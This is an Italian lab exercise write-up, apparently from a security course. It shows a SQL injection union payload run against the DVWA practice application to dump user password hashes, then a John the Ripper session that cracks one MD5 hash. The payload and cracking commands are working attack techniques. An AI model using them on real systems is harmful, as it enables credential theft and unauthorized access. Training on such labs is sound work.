
Esercizio epicode 02.11.2023


Password cracking con john the ripper

Andiamo a prendere i codici hash delle password associati agli user di dvwa richiedendoli tramite una query specifica.



```
ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Poi tramite il comando john vado a fare il cracking password dei codici hash, per esempio prendo la terza password



```
┌──(christian㉿kali)-[~/Desktop]
└─$ john pwd_dvwa --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
charley          (?)
1g 0:00:00:00 DONE 3/3 (2023-11-02 15:59) 1.851g/s 330277p/s 330277c/s 330277C/s s
tevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

Per l’admin 1337 avrò la password charley